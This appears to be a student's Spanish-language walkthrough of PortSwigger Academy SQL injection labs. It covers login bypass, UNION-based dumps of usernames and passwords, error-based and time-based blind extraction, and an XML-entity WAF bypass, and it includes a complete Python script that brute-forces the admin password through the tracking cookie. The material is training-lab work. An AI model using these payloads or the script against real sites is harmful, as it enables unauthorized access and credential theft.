SQL Injection Labs Portswigger

https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

```
 '+ or 1=1+--'
```

https://portswigger.net/web-security/sql-injection/lab-login-bypass

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

user :

```
' or 1=1 --'
```

password :

```
' or 1=1 --'
```

Ya eres admin

https://0abc00d8040b051a829d20af0001007b.web-security-academy.net/

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

En burpsuite :

```
' UNION SELECT @@version, NULL#
```


https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

```
+UNION+SELECT+NULL,username||'~'||password+FROM+users--``
```



```
      <th>
        carlos~tofu73uipwqpg8knychh
      </th>
    </tr>
    <tr>
      <th>
        High-End Gift Wrapping
      </th>
      <td>
        <a class="button is-small" href="/product?productId=9">
          View details
        </a>
      </td>
    </tr>
    <tr>
      <th>
        administrator~f0y1yxlu12mlecf2xl3d
```

Pones el usuario y contraseña del administrator y entras.

https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based

This lab contains a [SQL injection](https://portswigger.net/web-security/sql-injection) vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account.

Entramos a burpsuite vamos a proxy y http history le damos a algun producto y ahora en su trackingId es donde vamos a meter SQL


TrackingId=IaT0qIxBIdp2MCM9'; ERROR

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'IaT0qIxBIdp2MCM9''. Expected char

CAST( )


IaT0qIxBIdp2MCM9' AND CAST((SELECT 1) as int)-- error bolean

' AND 1=CAST((SELECT username from users LIMIT 1) as int)--
marca error pero aun asi te arroja el usuario entonces tambein podemos sacar su comtraseña.



```
<h4>
  ERROR: invalid input syntax for type integer: "administrator"
</h4>
<p class=is-warning>
  ERROR: invalid input syntax for type integer: "administrator"
</p>
```

' AND 1=CAST((SELECT password from users LIMIT 1) as int)--



```
<h4>
  ERROR: invalid input syntax for type integer: "6osx29m5gj7vgwa99fxj"
</h4>
<p class=is-warning>
  ERROR: invalid input syntax for type integer: "6osx29m5gj7vgwa99fxj"
```

6osx29m5gj7vgwa99fxj

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

Vulnerable parameter - tracking cookie

Goals -> exploit time-based blind SQLi to uotput the admin password

login as the admin user

Confirmar que es vulnerable

' || pg_sleep(10)--

Confirmar que existe la tabla de usuarios en la base de datos

Aqui lo que estamos haciendo es ver si se tarda 10 segundos es porque es verdad lo que le pedimos y si tarda 1 segundo o poquito es falso entonces asi podemos hacer preguntas a la base de datos,

' || (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)--

' || (select case when (1=0) then pg_sleep(10) else pg_sleep(-1) end)--

' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)--


Enumarte password lenght

Aqui le ponermos que si la contraseña tienen 1 caracter y nos dice que si pero le ponemos 25 y dice que no lo que significa que esta entre 1 y 25.

' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)--

' || (select case when (username='administrator' and LENGTH(password)>25) then pg_sleep(10) else pg_sleep(-1) end from users)--

Lo que hacemos para ver es lo mandamos a intruder le damos clear seleccionamos el 1 y lo configuramos en la parte de payloads le ponemos numbre del 1 al 25 luego nos vamos a resource pool y le ponemos en custom y en la parte de maximum number request le ponemos uno nos regresamos a payloads y le damos iniciar ataque.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
13	13	200	10189	☐	☐	11588	
14	14	200	23636	☐	☐	11588	
15	15	200	10178	☐	☐	11588	
16	16	200	22802	☐	☐	11588	
17	17	200	11037	☐	☐	11588	
18	18	200	13371	☐	☐	11588	
19	19	200	10182	☐	☐	11588	
20	20	200	171	☐	☐	11588	
21	21	200	7893	☐	☐	11588	
22	22	200	189	☐	☐	11588	
23	23	200	163	☐	☐	11588	
24	24	200	5126	☐	☐	11588	
25	25	200	178	☐	☐	11588	

Llega hasta 20

' || (select case when (username='administrator' and LENGTH(password)>20) then pg_sleep(10) else pg_sleep(-1) end from users)--

Enumerate password

' || (select case when (username='administrator' and substring(password,1,1='a') then pg_sleep(10) else pg_sleep(-1) end from users)--


hacemos un script en python para poder hace esto

``

```
import sys
import requests
import urllib3
import urllib

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = {'http': 'http://127.0.0.1:8080', 'https':
'http://127.0.0.1:8080'}

def sqli_password(url):
    password_extracted = ""
    for i in range(1,21):
        for j in range(32,126):
            sql_payload = "' || (select case when (username='administrator'
and ascii(substring(password,%s,1))='%s') then pg_sleep(10) else
pg_sleep(-1) end from users)--" %(i,j)
            sql_payload_encoded = urllib.parse.quote(sql_payload)
            cookies = {'TrackingId': '4kvqBxnpvcbcGVXk' +
sql_payload_encoded, 'session': 'EI9T2L5PowgzjIUPcILvNp7IoJPvjvPN'}
            r = requests.get(url, cookies=cookies, verify=False,
proxies=proxies)
            if int(r.elapsed.total_seconds()) > 9:
                password_extracted += chr(j)
                sys.stdout.write('\r' + password_extracted)
                sys.stdout.flush()
                break
            else:
                sys.stdout.write('\r' + password_extracted + chr(j))
                sys.stdout.flush()



def main():
    if len(sys.argv) != 2:
        print("(+) Usage: %s <url>" % sys.argv[0])
        print("(+) Example: %s www.example.com" % sys.argv[0])
        sys.exit(-1)

    url = sys.argv[1]
    print("(+) Retreiving administrator password...")
    sqli_password(url)

if __name__ == "__main__":
    main()
```

Primero agregamos la extensión de `cookie-editor` para sacar el `trackingId` y `session` y lo corremos ->

```
sudo archivo.py "url"
```




```
 ~/Desktop  sudo python3 sqli-lab-14.py "https://0ac500a3031d14f08262c46600c400a0.web-security-academy.net/"
[sudo] password for kali:
(+) Retreiving administrator password...
ls506mhf21movd640ycq%
```

ls506mhf21movd640ycq
y entramos.

https://portswigger.net/web-security/sql-injection/lab-sql-injection-with-filter-bypass-via-xml-encoding

This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a users table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.



Request


```
POST /product/stock HTTP/2
Host: 0af500e9036651dc8304977d009c003e.web-security-academy.net
Cookie: session=RX37XqkhdHMsJBhc8nAvrPHuEp3PLT7n
Content-Length: 125
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0af500e9036651dc8304977d009c003e.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0af500e9036651dc8304977d009c003e.web-security-academy.net/product?prod
uctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1 UNION SELECT NULL
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

hay un tipo de WAF

1 UNION SELECT username || '~' || password FROM users



Request

```
POST /product/stock HTTP/2
Host: 0af500e9036651dc8304977d009c003e.web-security-academy.net
Cookie: session=RX37XqkhdHMsJBhc8nAvrPHuEp3PLT7n
Content-Length: 190
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0af500e9036651dc8304977d009c003e.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0af500e9036651dc8304977d009c003e.web-security-academy.net/product?prod
uctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT username || '~' || password FROM users<@/hex_entities>
        </storeId>
      </stockCheck>
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

administrator~cclb9r7oqvw5e2dne281
wiener~7ojng06f0y4kjwr283uv
736 units
carlos~j607c7d35nfrbyyzv1i6
```